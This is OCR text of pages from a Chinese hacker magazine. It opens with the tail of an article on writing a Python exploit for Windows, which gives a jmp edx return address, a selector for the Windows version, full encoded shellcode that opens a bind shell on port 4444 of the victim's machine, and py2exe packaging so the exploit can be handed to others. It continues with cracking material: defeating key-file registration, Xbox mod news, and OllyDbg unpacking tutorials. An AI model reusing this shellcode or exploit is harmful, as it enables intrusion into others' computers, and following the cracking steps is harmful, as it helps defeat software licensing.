


图1

一会儿跳出个对话框，点确定，再按ALT+L看日志，如图2所示。

7C914B9D	Location found: CALL EDX in kernel32.rsrc
7C945963	Location found: CALL EDX in ntdll.text
7C985A3B	Location found: JMP EDX in ntdll.text
7FFA54CF	Location found: JMP EDX in [unknown]
7FFAF780	Location found: JMP EDX in [unknown]

图2

这样"jmp edx" in ntdll.在WinXP SP2中的地址就找到了，是0x7C985A3B。OK！大功告成！

编写的Exploit当然要有可选性，使其支持不同的Windows系统，于是Python又帮了我们的大忙，只要在代码中加一句：

```
    # Addresses are compatible with Windows Service Pack X CHINESE Version
    sunny = int(sys.argv[4]) #用户输入的可选系统参数
    if sunny == 0:
    ReturnAddress = 0x77F920E3 #Windows 2000 Service Pack 4 CHINESE
    if sunny == 1:
    ReturnAddress = 0x7C985A3B #Windows XP Service Pack 2 CHINESE
```

这样，用Python编写的代码就可以用*.py的扩展名保存！至于shellcode嘛，大家可以自己挑选，给大家一个在对方电脑开4444端口的python的shellcode：

```
friddy  ="\xeb\x10\x5b\x4b\x33\xc9\x66\xb9\ x33\x01\x80\x34\x0b\xf8\xe2\xfa"
friddy +="\xeb\x05\xe8\xeb\xff\xff\xff\xfd\xf9\xf8\xf8\xa7\x9c\x59\xc8"
friddy +="\xf8\xf8\xf8\x73\xb8\xf4\x88\xe4\x55\x73\x90\xf0\x73\x0f\x92"
friddy +="\xfb\xa1\x10\x5d\xf8\xf8\xf8\x1a\ x01\x90\xcb\xca\xf8\xf8\x90\x8f"
friddy +="\x8b\xca\xa7\xac\x07\xee\x73\x10\ x92\xfd\xa1\x10\x74\xf8\xf8\xf8"
friddy +="\x1a\x01\x7b\x3f\xfc\x79\x14\x68\xf9\xf8\xf8\xac\x90\xf9\xf9\xf8"
friddy += "\xf8\x07\xae\xf4\xa8\xa8\xa8\xa8\x92\xf9\x92\xfa\x07\xae\xe8\x73"
friddy +="\x20\xcb\x38\xa8\xa8\x9e\x73\xae\xd8\x7e\x2e\x39\x32\xe8\x9e\x42"
friddy +="\xfa\xf8\xaa\x73\x2c\x92\xe8\xaa\xab\x07\xae\xec\x92\xf9\xab\x07"
friddy +="\xae\xe0\xa8\xa8\xab\x07\xae\xe4\x73\x20\x90\x9b\x95\x9c\xf8\x75"
friddy +="\xec\xdc\x7b\x14\xac\x73\x04\x92\xec\xa1\xcb\x38\x71\xfc\x77\x1a"
friddy +="\x03\x3e\xbf\xe8\xbc\x06\xbf\xc4\x06\xbf\xc5\x71\xa7\xb0\x71\xa7"
friddy +="\xb4\x71\xa7\xa8\x75\xbf\xe8\xaf\xa8\xa9\xa9\xa9\x92\xf9\xa9\xa9"
friddy +="\xaa\xa9\x07\xae\xfc\xcb\x38\xb0\xa8\x07\xae\xf0\xa9\xae\x73\x8d"
friddy +="\xc4\x73\x8c\xd6\x80\xfb\x0d\xae\x73\x8e\xd8\xfb\x0d\xcb\x31\xb1"
friddy +="\xb9\x55\xfb\x3d\xcb\x23\xf7\x46\xe8\xc2\x2e\x8c\xf0\x39\x33\xff"
friddy +="\xfb\x22\xb8\x13\x09\xc3\xe7\x8d\x1f\xa6\x73\xa6\xdc\xfb\x25\x9e"
friddy +="\x73\xf4\xb3\x73\xa6\xe4\xfb\x25\x73\xfc\x73\xfb\x3d\x53\xa6\xa1"
friddy +="\x3b\x10\x0e\x06\x07\x07\xca\x8c\x69\xf4\x31\x44\x5e\x93\x77\x0a"
friddy +="\xe0\x99\xc5\x92\x4c\x78\xd5\xca\x80\x26\x9c\xe8\x5f\x25\xf4\x67"
friddy += "\x2b\xb3\x49\xe6\x6f\xf9\xa4\xe9\x47\x1d"
```

这样一个Python写的Exploit就写好了！但是这样的Exploit还需要有Python的编译器支持，而广大安全爱好者喜爱的是*.exe形式的Exploit，所以我给大家推荐一款叫py2exe的软件，可以把*.py文件编译成一个*.exe的文件，只要写一个叫setup.py的脚本：

```
    # setup.py
    from distutils.core import setup
    import py2exe
    setup(console=["exploit.py"])
```

在cmd里执行：>python setup.py py2exe，然后会生成build和dist两个文件夹，在dist里面会有exploit.exe这个文件，把disp这个文件夹打包后就可以给别人在没有装Python的电脑上运行了。

从文中可以看出，使用Python来写Exploit相比其他的语言要方便得多，希望在国内安全界能够大力推广开来，本文仅当抛砖引玉。在写Exploit的时候，相当重要的一点就是要找准不同版本的跳转地址，不同系统是不同的，绝对不能照搬国外找好的地址。

参考文献：

1.《Python Manuals》
2. English Version Exploit By S.Pearson From Computer Terrorism (UK)

（文章中涉及的源代码、编译好的工具以及相关动画在光盘中有提供）


有人说现在是一个经济社会，什么都要讲钱。偶也深有体会啊，大到衣食住行，小到去下公共WC，都是要收费的。你看，就拿“网络电视小精灵”这个软件来说，现在在网络上看电视也要收费了！不过好在dhb133为我们找出了一种破解的方法，让我们也能过把免费瘾。除了dhb133为我们介绍的破解方法外，风飘雪同学也将给我们介绍2种常用的破解方法哦。还等什么呢？快往下看吧！

“破”新闻

无须修改芯片 XBOX被黑客完全破解

近日，XBox破解社区宣布，Xbox用户不再需要对该游戏进行芯片破解来运行未经授权的游戏光盘。以前，Xbox用户一般使用硬件破解的方法来屏蔽微软设置的认证程序。后来，微软为了防止类似情况的发生，Xbox Live程序能够使游戏机进行强迫认证，一旦被检测出动过手脚，Xbox就不能继续使用。但是黑客们对付正版认证程序总有新的办法，他们发明了“破解开关”，允许用户在破解和原始状态间进行切换，这样就有效避免了Xbox Live软件的检查。而现在，XBox破解社区表示，使用他们的特别固件，Xbox用户无须进行硬件或软件破解便能直接使用未经授权的Xbox游戏光盘。

高效反汇编利器 HDasm



已于2005年年底上市的HDasm是一款非常快速和顺手的免费软件，也是W32Dasm的一个优秀继承者，号称最快的反汇编工具，支持中文字符参考，反汇编速度极快！HDasm支持com、MZ和PE的可执行文件，可以详细查看jmp的地址，并且储存在历史记录中。因为HDasm在国内知名度不是很高，本期特收录在光盘中，给各位读者做一个推荐。

（HDasm在光盘中有提供。）

“破”技巧

破解 key 文件的保护

Key Files是一种利用文件来注册的保护方式。Key Files是一个小文件，其内容是包含一些加密了的数据。软件注册时，从文件中读取数据，然后根据一定算法，进行处理，根据结果判断是否注册版。

对付这种保护有以下几种方法：

1、最好分析Key File的工具是十六进制，普通的文本编辑工具不太适合。

2、对付这类程序，你首先建立一假的Key File文件。一般的软件允许Key File有不同的大小和文件名，你建立的文件内容必须易读，跟据情况调整Key File的大小和文件名。为什么要易读呢？因为目标程序从Key File中读取数据，然后进行处理，易读有利于你分析其运算过程。

3、Key File文件在大多数情况下，是以“*.key”形式存在的。Key File文件名可用W32DASM或十六进制工具打开程序用查找字符串方式确定；二是读用户手册（有时作者可能会提到）；三是在DEBUG下观察，在DOS下**INT 21 if ah==3d**，用**D (E)DX**来看文件名。在Windows下用**BPX CreatFile，ReadFile，GetFileAttributesA**,等等。最后一招是用Filemon这一工具，它能实时监视系统各文件的状态，因此运行程序时，如它去读指定文件名的Key File时，会在Filemon显示Key File文件名。一旦你发现Key File文件名，就建立一假的Key File到要被crack的软件目录下。

4、Windows下破解Key File几个常用的函数：

函数ReadFile

作用：从文件中读出数据。

参数：其中Long，非零表示成功，零表示失败。

```
BOOL ReadFile(
HANDLE hFile, // Long, 文件的句柄
LPVOID lpBuffer, // Any, 用于保存读入数据的一个缓冲区
DWORD nNumberOfBytesToRead, //Long, 要读入的字符数
LPDWORD lpNumberOfBytesRead, // Long, 从文件中实际读入的字符数
LPOVERLAPPED lpOverlapped // address of structure for data
);
```

函数CreateFile

作用：可打开和创建文件、管道、邮槽、通信服务、设备以及控制台。

参数：其中Long，非零表示成功，零表示失败。

```
HANDLE CreateFile(
LPCTSTR lpFileName, // String, 要打开的文件的名字
DWORD dwDesiredAccess, // 允许对设备进行读写访问
DWORD dwShareMode, // 共享模式
LPSECURITY_ATTRIBUTES lpSecurityAttributes// 指向一个SECURITY_ATTRIBUTES结构的指针，定义了文件的安全特性。
DWORD dwCreationDistribution, // 如何创建文件
DWORD dwFlagsAndAttributes, // file attributes
HANDLE hTemplateFile //Long, 如果不为零，则指定一个文件句柄，新文件将从这个文件中复制扩展属性。
```

脱壳必会技巧之——条件追踪（TC）法

风飘雪

这次我再来给大家介绍一个脱壳技巧——条件追踪（TC）法，下面就举几个例子和大家详细说说。

例1. JDPACK 主程序的脱壳 JDPACK.exe ollydbg载入程序，停在如图1所示的位置。

```
0040E000 JDPA  60                 pushad
0040E001       E8 00000000        call JDPACK.0040E006
0040E006       5D                 pop ebp
0040E007       8BD5               mov edx,ebp
0040E009       81ED C62B4000      sub ebp,JDPACK.00402BC6
0040E00F       2B95 3D344000      sub edx,dword ptr ss:[ebp+40343D]
0040E015       81EA 06000000      sub edx,6
0040E01B       8995 41344000      mov dword ptr ss:[ebp+403441],edx
0040E021       83BD 45344000 00   cmp dword ptr ss:[ebp+403445],0
0040E028       0F85 BC030000      jnz JDPACK.0040E3EA
```

图1　程序停在40EXXX

程序现在所在的是40EXXX，点“查看”菜单的“内存”选项，如图2所示。

```
查看(V)  调试(D)  插件(
记录(L)         Alt+L
执行模块(E)     Alt+E
内存(M)         Alt+M
堆栈(H)
进程(T)
窗口(W)
句柄(H)
CPU             Alt+C
SEH 链
补丁(P)         Ctrl+P
调用堆栈(K)     Alt+K
断点(B)         Alt+B
监视(A)
参考(R)
运行跟踪(N)
源码(S)
源码文件(U)
```

图2 查看→内存

code是代码段，程序肯定要由当前的SFX，imports段跳到code段，如图3所示。

00400000	00001000	JDPACK		PE header	Imag	R	RWE
00401000	00005000	JDPACK	.text	code	Imag	R	RWE
00406000	00001000	JDPACK	.rdata		Imag	R	RWE
00407000	00001000	JDPACK	.data	data	Imag	R	RWE
00408000	00006000	JDPACK	.rsrc	resources	Imag	R	RWE
0040E000	00001000	JDPACK	.jdpack	SFX,imports	Imag	R	RWE

图3　imports段跳到code段

code段的开始地址为401000，长度为5000，故code段位于程序401000－406000之间。落回到code段的第一条地址必为oep（入口点）。在命令行键入“tc eip<406000”回车，如图4所示。

```
Command :tc eip<406000
```

图4　键入“tc eip<406000”

程序很快停下，如图5所示。

```
004035C9       6A 00              push 0
004035CB       E8 A2040000        call JDPACK.00404072           jmp to kernel32.GetMo
004035D0       A3 50704000        mov dword ptr ds:[407050],eax
004035D5       68 80000000        push 80
004035DA       68 2C754000        push JDPACK.0040752C
004035DF       FF35 50704000      push dword ptr ds:[407050]
004035E5       E8 82040000        call JDPACK.0040406C           jmp to kernel32.GetMo
004035EA       E8 87070000        call JDPACK.00403D76
004035EF       6A 00              push 0
004035F1       68 08364000        push JDPACK.00403608
```

图5　程序停下

用ollydump插件按默认设置dump即可。此方法的速度真是太快了，有智能傻瓜脱壳的嫌疑，这就是所谓的TC法。TC来自英文单词trace condition（中文：条件追踪）。这个程序用esp硬件断点法也可快速脱壳。

适用条件：适用于没有seh（结构化异常）的程序的脱壳。

例2. unpackme－ FSG 1.31 － dulek.exe

载入后，程序停在477FB0的位置，如图6所示。

```
00477FB0 unpa  BB D0014000        mov ebx,unpackme.004001D0
00477FB5       BF 00104000        mov edi,unpackme.00401000
00477FBA       BE A4244500        mov esi,unpackme.004524A4
00477FBF       53                 push ebx
00477FC0       BB 3F804700        mov ebx,unpackme.0047803F
00477FC5       B2 80              mov dl,80
00477FC7       A4                 movs byte ptr es:[edi],byte ptr ds:[esi]
00477FC8       B6 80              mov dh,80
00477FCA       FFD3               call ebx
```

图6　程序停在477FB0

按Alt＋M，看到如图7所示的页面。

00400000	00001000	unpackme		PE header
00401000	00050000	unpackme		code
00451000	00028000	unpackme		SFX,imports,resources

图7　按Alt＋M后看到的界面

code是代码段，程序目前在477XXX，肯定要由当前的SFX，imports，resources段跳到code段。code段的开始地址为401000，长度为50000，故code段位于程序401000－451000之间。落回到code段的第一条地址必为oep。

在命令行键入“tc eip<451000”回车，如图8所示。

```
Command :tc eip<451000
```

图8　键入“tc eip<451000”

由于追踪的范围太大了，例1是6千，本例是5万1千，程序好像死机一样，一动不动。注意，这是“假死”，一定不要被表面现象所迷惑，追女孩子同样也要牢记这法则。大约3～4分钟，程序到站停止了。其OEP为440300。用ollydump脱壳后，用Imprec修复输入表（Import Table）即可。

理论

加密壳找oep的方法

对于加密壳，一般的方法是用OD载入，钩掉所有异常（不忽略任何异常，除了忽略在KERNEL32中的内存访问异常打勾，其余的选项一个勾都不打。有时由于异常过多，可以适当忽略一些异常），F9运行，数数，数用了多少次Shift+F9程序运行，显然最后一次异常后，程序会从壳跳到OEP开始执行，这就是我们寻找OEP的一个关键。如果n次Shift+F9后程序运行，则我们再次追踪时，只需要按n－1次Shift+F9。如果程序Shift+F9后直接退出，很明显加密壳检测调试器，最简单的应付方法就是用OD的IsDebugpresent插件隐藏OD。

单步异常是防止我们一步步跟踪程序，即F8、F7等。Int3中断是检测调试器用的，仅在Win9x系统中有效，2000/XP就会出现断点异常，其它的异常主要是干扰调试。这一系列的异常虽然干扰我们调试，但也给我们指明了一条通路，就是用“Shift+F9”，先略过所有异常，然后找到最后一处异常（n－1处），在它的SE异常句柄处下断点，一步一步跟踪到脱壳入口点。

确定从所有Seh异常中走出来，如果前面有大量循环，逐段解压。当然，你也可以用另一个好东西——Trace，使用TRACE的前提条件是确保没有SEH。在Command里来个“tc eip<XXXXXX”(XXXXXX是当前程序code段的结束位置，等于起始地址＋code段长度，一般程序编译的基地址为400000）。如果你下的模拟跟踪时机很准，确定没有Seh异常，稍等一会我们就会停在OEP处（对特殊加密壳，需要大量时间跟踪，因为它的循环极多，但比手动跟踪快）。详细跟踪情况可以点运行跟踪，看OD跟踪记录。

例3. PEncrypt 4.0 加壳Win98的记事本此壳为加密壳，od设置如下：把Od中的选项→调试选项→异常选项卡中除了忽略在KERNEL32中的内存访问异常打勾，其余一个勾都不打，请检查自己的Od设置。用鼠标点“选项”菜单中的“调试设置”，如图9所示。




图9 调试设置对话框

程序用ollydbg载入后，如图10所示。

按F9运行，Od提示SEH异常，故此壳非压缩壳，系加密壳，停在如图11所示的位置。






图10 程序用ollydbg载入


图11 Od提示SEH异常，程序停下

按一下Shift+F9，如图12所示。


图12 按一下Shift+F9后得到的结果

再按一下Shift+F9，则程序运行。故重新再来。

重复上面的步骤：按F9运行，按1下Shift+F9，停下，看堆栈吧。堆栈内容：

```
0012FFBC 0012FFE0 指针到下一个 SEH 记录
0012FFC0 0040CCD7 SE 句柄
```

呵，这里表示Od的最后一个异常处理出口就是0040CCD7，会在0040CCD7处的代码处继续正常运行。

所以，我们就Ctrl+G，填入0040CCD7，回车，F2下断点，Shift+F9运行，中断在这里。




图13 按Alt+M查看内存

顺利运行到这里，再没有SEH陷阱，可以TC模拟跟踪去OEP处了。根据前两个例子学到的知识，Alt+M查看内存，如图13所示。

命令行下“tc eip<405000”，如图14所示。


